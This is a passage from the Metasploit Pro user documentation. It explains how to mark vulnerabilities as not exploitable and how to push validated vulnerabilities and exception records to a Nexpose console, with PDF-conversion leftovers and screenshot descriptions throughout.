- **Disconnected** - Indicates that the network service disconnected during a module run.
- **Not-found** - Indicates that Metasploit could not find the application or service.

- **Unexpected-reply** - Indicates that Metasploit did not receive the expected response from the application.
- **Timeout-expired** - Indicates that a timeout occurred.
- **User-interrupt** - Indicates that the user stopped the module run.
- **No-access** - Indicates that Metasploit could not access the application.
- **No-target** - Indicates that the module configuration was not compatible with the target.
- **Not-vulnerable** - Indicates that the application was not vulnerable.
- **Payload-failed** - Indicates that Metasploit delivered a payload, but was unable to open a session.

## Marking a Vulnerability as Not Exploitable

You can manually assign a '*Not exploitable*' status for any vulnerability that has a Nexpose test status of 'Exploit attempted'. The 'Not exploitable' status implies that the vulnerability does not present a real risk and can be treated as an exception.




The screenshot displays the Metasploit Pro web interface. At the top, the project is 'MSP-13280'. The navigation bar includes 'Overview', 'Analysis', 'Sessions', 'Campaigns', 'Web Apps', 'Modules', 'Credentials', 'Reports (1)', 'Exports', and 'Tasks'. The main content area shows the 'Vulnerabilities' section for the 'Default Tomcat User and Password' vulnerability on host '10.20.46.197 (HTTP)'. The 'Attempts History' table is as follows:

ACTION	DESCRIPTION	STATUS	USER	TIME
Exploit	Run Module <a href="#">Tomcat Application Manager Login Utility</a>	Failed	msfadmin	2015-10-21 18:43:44 UTC
Exploit	Run Module <a href="#">Apache Tomcat Manager Authenticated Upload Code Execution</a>	Exploit Attempted	msfadmin	2015-10-21 18:43:44 UTC

The 'Exploit Attempted' row is highlighted with a red box. Below the table, it shows 'Showing 1 - 6 of 6'.

To mark an vulnerability as not exploitable, select the **Mark as Not Exploitable** checkbox located on the Vulnerability Details page, as shown below:



You can only assign a 'Not exploitable' status to a vulnerability that has a Nexpose test status of 'Exploit attempted'. After you push the vulnerability to Nexpose, you cannot change its status back to 'Exploit Attempted'. Any changes that you make to the vulnerability from the Nexpose console will not be updated in Metasploit.

## Pushing Validated Vulnerabilities

Pushing validated vulnerabilities is a one-button process. When you are ready to push validated vulnerabilities back to Nexpose, there are a few ways that you can do it:

- From the Vulnerability Validation Wizard's Findings
- From the Vulnerabilities Index
- From the Vulnerability Details Page
- From a Task Chain

To push validations to Nexpose, you must add an active Nexpose console that Metasploit can reach.

## Pushing Validated Vulnerabilities from the Vulnerability Validation Wizard's Findings

When the Vulnerability Validation Wizard finishes its run, you will be able to push validated vulnerabilities to Nexpose. The process of pushing validated vulnerabilities to Nexpose simply requires clicking the **Push Validations** button located on the *Findings* window, which is only active if there are valid vulnerabilities to send to Nexpose.

The image below shows the active **Push Validations** button:

The screenshot displays the 'Vulnerability Validation Wizard' interface. At the top, there is a breadcrumb trail: Home > kittens for your face > Tasks > Task 3. Below this, the wizard is labeled 'Vulnerability Validation Wizard' with a 'Finished' status. On the right, there are two buttons: 'Push Validations' (highlighted with an orange border) and 'Push Exceptions'. Below these buttons, there are two tabs: 'Statistics' and 'Task Log'. The 'Statistics' tab is active, showing a summary of findings:

- 1/1 HOSTS IMPORTED (highlighted with a red circle)
- 7 Vulns found
- 2/2 REMOTE EXPLOIT MATCHES (highlighted with a red circle)
- 1 Vuln validations
- 1 Vuln exceptions

Below the statistics, there is a table titled 'Hosts imported' with the following columns: ADDRESS, NAME, VM, CREATED, and STATUS. The table contains one row of data:

ADDRESS	NAME	VM	CREATED	STATUS
<a href="#">10.20.36.72</a>	MS-WXP2-3U-1	VIR	an hour ago	Shelled

At the bottom left, there is a 'Show' button set to '10' and a 'Showing 1 - 1 of 1' indicator. At the bottom right, there are navigation buttons: '<<', '<', '1', '>', and '>>'.

When you push the validations to Nexpose, any vulnerability that was successfully exploited by that have been exploited will be marked as validated in your Nexpose console, as shown below:

Vulnerabilities

View details about discovered vulnerabilities. To use one of the exception controls on a vulnerability, select a row. To use the control with all displayed displayed vulnerabilities, select the top row and use Select Visible. Cancel all selections using Clear All.

Exposures:

Susceptible to malware attacks

Metasploit-exploitable

Validated with Metasploit

Exploit published

Validated with published exploit

Exclude

Recall

Resubmit

Total Vulnerabilities Selected: 0 of 137


<div><div></div></div> Title	<div><div></div></div>	<div><div></div></div> CVSS	Risk	Published On	Severity	Instances	Exceptions	
<div><div></div></div> MS11-050: Cumulative Security Update for Internet Explorer (2530548)	<div><div></div></div>	<div><div><div></div></div></div>	9.3	697	Thu Jun 16 2011	Critical	1	<div><div></div></div> Exclude
<div><div></div></div> MS12-063: Cumulative Security Update for Internet Explorer (2744842)	<div><div></div></div>	<div><div><div></div></div></div>	9.3	562	Tue Sep 18 2012	Critical	1	<div><div></div></div> Exclude
<div><div></div></div> MS13-069: Cumulative Security Update for Internet Explorer (2870699)		<div><div><div></div></div></div>	9.3	300	Tue Sep 10 2013	Critical	1	<div><div></div></div> Exclude
<div><div></div></div> MS13-059: Cumulative Security Update for Internet Explorer (2862772)		<div><div><div></div></div></div>	9.3	311	Tue Aug 13 2013	Critical	1	<div><div></div></div> Exclude
<div><div></div></div> MS13-055: Cumulative Security Update for Internet Explorer (2846071)		<div><div><div></div></div></div>	9.3	327	Tue Jul 09 2013	Critical	1	<div><div></div></div> Exclude

## Pushing Validated Vulnerabilities from the Vulnerabilities Index


The Vulnerabilities Index lists all vulnerabilities for all hosts in the project and enables you to quickly determine the current test status for a particular vulnerability. The index view is useful for pushing multiple validations at the same time.

To push validations from the Vulnerabilities Index:


1. From within a project, select **Analysis > Vulnerabilities**. The *Vulnerabilities Index* appears.
2. Select the vulnerabilities with a Nexpose Test Status of 'Exploited' that you want to push to Nexpose as a validation.
3. Click the **Push to Nexpose** button.



4. A dialog window appears and alerts you that you have selected exploited vulnerabilities sourced from Nexpose that will be pushed to Nexpose as validations. Click **Push** to accept the warning and proceed with the push.



The Task Log appears and shows you when the push is complete.



After you push the validations to Nexpose, any vulnerability that was successfully exploited that have been exploited will be marked as validated in your Nexpose console, as shown below:

**Vulnerabilities**

View details about discovered vulnerabilities. To use one of the exception controls on a vulnerability, select a row. To use the control with all displayed vulnerabilities, select the top row and use Select Visible. Cancel all selections using Clear All.

**Exposures:** Susceptible to malware attacks Metasploit-exploitable Validated with Metasploit Exploit published Validated with published exploit

Exclude Recall Resubmit Total Vulnerabilities Selected: 0 of 137

<input type="checkbox"/>	Title			CVSS	Risk	Published On	Severity	Instances	Exceptions
<input type="checkbox"/>	MS11-050: Cumulative Security Update for Internet Explorer (2530548)			9.3	697	Thu Jun 16 2011	Critical	1	Exclude
<input type="checkbox"/>	MS12-063: Cumulative Security Update for Internet Explorer (2744842)			9.3	562	Tue Sep 18 2012	Critical	1	Exclude
<input type="checkbox"/>	MS13-069: Cumulative Security Update for Internet Explorer (2870699)			9.3	300	Tue Sep 10 2013	Critical	1	Exclude
<input type="checkbox"/>	MS13-059: Cumulative Security Update for Internet Explorer (2862772)			9.3	311	Tue Aug 13 2013	Critical	1	Exclude
<input type="checkbox"/>	MS13-055: Cumulative Security Update for Internet Explorer (2846071)			9.3	327	Tue Jul 09 2013	Critical	1	Exclude

## Pushing a Single Validated Vulnerability

You can push from the Vulnerability Details Page if you want to push a specific validation back to Nexpose.

To push validations from the Vulnerability Details Page:

1. From within a project, select **Analysis > Vulnerabilities**. The *Vulnerabilities Index* appears.
2. Find the validated vulnerability you want to push to Nexpose and click on the name to open the Vulnerability Details Page. Validated vulnerabilities will have a status of 'Exploited'.

The screenshot shows the Metasploit interface for a specific vulnerability. At the top, a breadcrumb trail reads: Home > test-4 > Hosts > 10.20.36.53 - ms-w03r2-3u-1.ms.scanlab.rapid7.com. The main header displays the vulnerability name: MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644). Below this, there are tabs for Overview, Related Modules, and Related Hosts. The Overview tab is active, showing a Comments section with a text input and a 'Mark as Not Exploitable' checkbox. A 'Push to Nexpose' button is visible in the top right corner of the Overview tab. Below the comments, there is an 'Attempts History' section with a table. The table has columns for ACTION, DESCRIPTION, STATUS, USER, and TIME. One entry is shown: ACTION: Exploit, DESCRIPTION: Run Module MS08-067 Microsoft Server Service Relative Path Stack Corruption, STATUS: Exploited, USER: tdoan, TIME: 2015-03-06 21:03:40. At the bottom of the table, it says 'Showing 1 - 1 of 1'.

ACTION	DESCRIPTION	STATUS	USER	TIME
Exploit	Run Module <a href="#">MS08-067 Microsoft Server Service Relative Path Stack Corruption</a>	Exploited	tdoan	2015-03-06 21:03:40

3. Click the **Push to Nexpose** button.
4. When the confirmation window appears, click **OK** to push the validation to Nexpose.


If Metasploit is unable to reach the Nexpose console, an error message appears and alerts you that there is an issue with the console. You can click **OK** to try the push again. If the error continues to persist, you will need to close the modal and diagnose the console connectivity.




## Pushing Validated Vulnerabilities to Nexpose from a Task Chain

You can set up a Task Chain to execute a series of actions for you, including pushing validated vulnerabilities to Nexpose.


1. From within a project, select **Tasks > Chains** from the Project tab bar. The *Task Chains* list appears.
2. Click the **New Task Chain** button.




The *New Task Chain* page appears. 3. Give your Task Chain a name by entering text in the *Task Chain Name* field.



4. Click the + button to add a task.



The task list appears. 5. Select **Push to Nexpose** from the task list.



6. When you've finished your task chain, click **Save** or **Save and Run Now**.

After you push the validations to Nexpose, any vulnerability that was successfully exploited will be marked as validated in your Nexpose console, as shown below:

Vulnerabilities

View details about discovered vulnerabilities. To use one of the exception controls on a vulnerability, select a row. To use the control with all displayed displayed vulnerabilities, select the top row and use Select Visible. Cancel all selections using Clear All.

Exposures:

Susceptible to malware attacks Metasploit-exploitable Validated with Metasploit Exploit published Validated with published exploit

Exclude

Recall

Resubmit

Total Vulnerabilities Selected: 0 of 137

<div></div>	Title	<div></div>	<div></div>	CVSS	Risk	Published On	Severity	Instances	Exceptions
<div></div>	MS11-050: Cumulative Security Update for Internet Explorer (2530548)	<div></div>	<div></div>	9.3	697	Thu Jun 16 2011	Critical	1	<div></div> Exclude
<div></div>	MS12-063: Cumulative Security Update for Internet Explorer (2744842)	<div></div>	<div></div>	9.3	562	Tue Sep 18 2012	Critical	1	<div></div> Exclude
<div></div>	MS13-069: Cumulative Security Update for Internet Explorer (2870699)		<div></div>	9.3	300	Tue Sep 10 2013	Critical	1	<div></div> Exclude
<div></div>	MS13-059: Cumulative Security Update for Internet Explorer (2862772)		<div></div>	9.3	311	Tue Aug 13 2013	Critical	1	<div></div> Exclude
<div></div>	MS13-055: Cumulative Security Update for Internet Explorer (2846071)		<div></div>	9.3	327	Tue Jul 09 2013	Critical	1	<div></div> Exclude

## Creating and Pushing Vulnerability Exceptions

When you are ready to create and push vulnerability exceptions, you can do it from a few different areas in the application:

- From the Vulnerability Validation Wizard's Findings
- From the Vulnerabilities Index
- From the Vulnerability Details Page

To push exceptions to Nexpose, you must have an active Nexpose console set up that Metasploit can reach.

As previously mentioned, a vulnerability exception is vulnerability found by Nexpose that Metasploit was unable to exploit. To create a vulnerability exception, you, must manually change the status of a vulnerability from 'Exploit Attempted' to 'Not Exploitable'.

When you create a vulnerability exception, you must set an expiration date that determines when the exception will no longer be effective and provide a reason that explains why the exception exists.

## Exception Reasons

An exception can have one of the following reasons:


- **False positive** - Indicates that the vulnerability does not exist.
- **Compensating control** - Indicates that the vulnerability is a compensating control, or a workaround for a security requirement.
- **Acceptable use** - Use this exception reason for any vulnerability that is used as part of organizational practices.
- **Acceptable risk** - Indicates that the vulnerability is considered low risk. These vulnerabilities tend to pose minimal security risk and are likely to consume more resources than they are worth.
- **Other** - Indicates that the vulnerability has a custom exception reason. If you select **Other**, you can provide a custom exception reason in the *Comment* field.

## Pushing Vulnerability Exceptions to Nexpose from the Vulnerability Validation Wizard's Findings

The Vulnerability Validation Wizard makes it extremely easy for you to push validations to Nexpose. When the Vulnerability Validation Wizard finishes its run, the **Push Exceptions** button appears on the Findings window if Metasploit was unable to exploit any of the tested vulnerabilities. You can click the **Push Exceptions** button to open the *Create Nexpose Exceptions* page. From this page, you will be able to create and push vulnerability exceptions.

To push exceptions from the Vulnerability Validation Wizard's Findings:

1. Click the **Push Exceptions** button located on the *Findings* window. The *Create Nexpose Exceptions* page appears.



2. Select the hosts that you want to create exceptions for. Use the **Select All Hosts** checkbox if you want to create exceptions for all hosts that have a non-exploitable vulnerability.

The screenshot shows the 'Create Nexpose Exceptions' page. It includes a 'Vulnerability Exceptions' tab and a 'Select All Hosts' checkbox. Below this, there is a table of exceptions for the vulnerability 'MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644)'. The table has columns for 'Reason', 'Comment', 'Expire', and 'Result Code'.

Reason	Comment	Expire	Result Code
10.20.36.75 Reason: Acceptable Use			no-access
10.20.36.75 Reason: Other			payload-failed
10.20.36.74 Reason: False Positive			no-target
10.20.36.74 Reason: False Positive			no-access
10.20.36.72 Reason: False Positive			no-access
10.20.36.51 Reason: False Positive			no-target
10.20.36.51 Reason: False Positive			no-access

3. For each vulnerability, click the **Reason** dropdown and choose the vulnerability exception reason you want to assign to it. You can also provide additional information for the exception in the **Comment** field.

## Create Nexpose Exceptions

EXCEPTION SETTINGS

☒ Automatically Approve

☒ Push Exceptions

Vulnerability Exceptions

☐ Select All Hosts

☒ Never Expire ☐ All Expire

MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644)

☐ All Hosts with this Vulnerability ☒ Individual Hosts with this Vulnerability

<input checked="" type="checkbox"/>	10.20.36.75	Reason: <div>Acceptable Use False Positive Compensating Control Acceptable Risk Acceptable Use Other</div>	Comment: <input type="text"/>	Expire: <input type="text"/>	Result Code: no-access
<input checked="" type="checkbox"/>	10.20.36.75	Reason: <div>Acceptable Use False Positive Compensating Control Acceptable Risk Acceptable Use Other</div>	Comment: <input type="text"/>	Expire: <input type="text"/>	Result Code: payload-failed
<input type="checkbox"/>	10.20.36.74	Reason: <div>Acceptable Use False Positive Compensating Control Acceptable Risk Acceptable Use Other</div>	Comment: <input type="text"/>	Expire: <input type="text"/>	Result Code: no-target
<input checked="" type="checkbox"/>	10.20.36.74	Reason: <div>False Positive</div>	Comment: <input type="text"/>	Expire: <input type="text"/>	Result Code: no-access
<input type="checkbox"/>	10.20.36.72	Reason: <div>False Positive</div>	Comment: <input type="text"/>	Expire: <input type="text"/>	Result Code: no-access
<input type="checkbox"/>	10.20.36.51	Reason: <div>False Positive</div>	Comment: <input type="text"/>	Expire: <input type="text"/>	Result Code: no-target
<input type="checkbox"/>	10.20.36.51	Reason: <div>False Positive</div>	Comment: <input type="text"/>	Expire: <input type="text"/>	Result Code: no-access

4. Choose the **All Expire** option if you want to set an expiration date for all the vulnerability exceptions.

- If you want to set a unique expiration date for each host, skip this step and go to Step 5.
- If you do not want to set an expiration date for any vulnerability exceptions, keep the default **Never Expire** option selected and go to Step 6.
- To set the same expiration date for all vulnerability exceptions, select on the **All Expire** option. A calendar appears.
- Find and select the date that you want to use.

## Create Nexpose Exceptions

EXCEPTION SETTINGS Automatically Approve Push Exceptions

Vulnerability Exceptions

☐ Select All Hosts

MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644)

☐ All Hosts with this Vulnerability ☒ Individual Hosts with this Vulnerability

Host	Reason	Comment	Expire	Result Code
<input checked="" type="checkbox"/> 10.20.36.75	Acceptable Use			
<input checked="" type="checkbox"/> 10.20.36.75	Other			
<input type="checkbox"/> 10.20.36.74	False Positive			Result Code: no-target
<input checked="" type="checkbox"/> 10.20.36.74	False Positive			Result Code: no-access
<input type="checkbox"/> 10.20.36.72	False Positive			Result Code: no-access
<input type="checkbox"/> 10.20.36.51	False Positive			Result Code: no-target
<input type="checkbox"/> 10.20.36.51	False Positive			Result Code: no-access

Calendar: February 2015

Never Expire ☒ All Expire

- To set a unique expiration date for each host, click on the **Expire** field next to each exception to display the calendar. Find the expiration date that you want to use and select it.

## Create Nexpose Exceptions

EXCEPTION SETTINGS Automatically Approve Push Exceptions

Vulnerability Exceptions

☐ Select All Hosts

MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644)

☐ All Hosts with this Vulnerability ☒ Individual Hosts with this Vulnerability

Host	Reason	Comment	Expire	Result Code
<input checked="" type="checkbox"/> 10.20.36.75	Acceptable Use			Result Code: no-access
<input checked="" type="checkbox"/> 10.20.36.75	Other			Result Code: payload-failed
<input type="checkbox"/> 10.20.36.74	False Positive			Result Code: no-target
<input checked="" type="checkbox"/> 10.20.36.74	False Positive			Result Code: no-access
<input type="checkbox"/> 10.20.36.72	False Positive			Result Code: no-access
<input type="checkbox"/> 10.20.36.51	False Positive			Result Code: no-target
<input type="checkbox"/> 10.20.36.51	False Positive			Result Code: no-access

Calendar: February 2015

Never Expire ☐ All Expire ☒

- Verify that you want to approve all vulnerability exception requests from Metasploit. If the **Automatically Approve** option is selected, Nexpose will automatically approve vulnerability exception requests imported from Metasploit. Otherwise, the

vulnerability exceptions will need to be manually reviewed and approved from the Nexpose console.

**Create Nexpose Exceptions**

EXCEPTION SETTINGS ☒ Automatically Approve

**Vulnerability Exceptions**

☐ Select All Hosts ☐ Never Expire ☒ All Expire  
02/28/2015

MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644)  
☒ All Hosts with this Vulnerability ☐ Individual Hosts with this Vulnerability

Reason: **False Positive** Comment:

<input checked="" type="checkbox"/>	10.20.36.75	Reason: Acceptable Use	Comment:	Expire: 02/28/2015	Result Code: no-access
<input checked="" type="checkbox"/>	10.20.36.75	Reason: Other	Comment:	Expire: 02/28/2015	Result Code: payload-failed
<input type="checkbox"/>	10.20.36.74	Reason: False Positive	Comment:	Expire: 02/28/2015	Result Code: no-target
<input checked="" type="checkbox"/>	10.20.36.74	Reason: False Positive	Comment:	Expire: 02/28/2015	Result Code: no-access
<input type="checkbox"/>	10.20.36.72	Reason: False Positive	Comment:	Expire: 02/28/2015	Result Code: no-access
<input type="checkbox"/>	10.20.36.51	Reason: False Positive	Comment:	Expire: 02/28/2015	Result Code: no-target
<input type="checkbox"/>	10.20.36.51	Reason: False Positive	Comment:	Expire: 02/28/2015	Result Code: no-access

## 7. When you are ready to push the exceptions, click the **Push Exceptions** button.

If the push is successful, the 'Push succeeded' status appears in place of the **Push** button.

## Pushing Vulnerability Exceptions to Nexpose from the Vulnerabilities Index

The Vulnerabilities Index lists all vulnerabilities for all hosts in the project and enables you to quickly determine the current test status for a particular vulnerability. The index view is useful for pushing multiple exceptions at the same time.

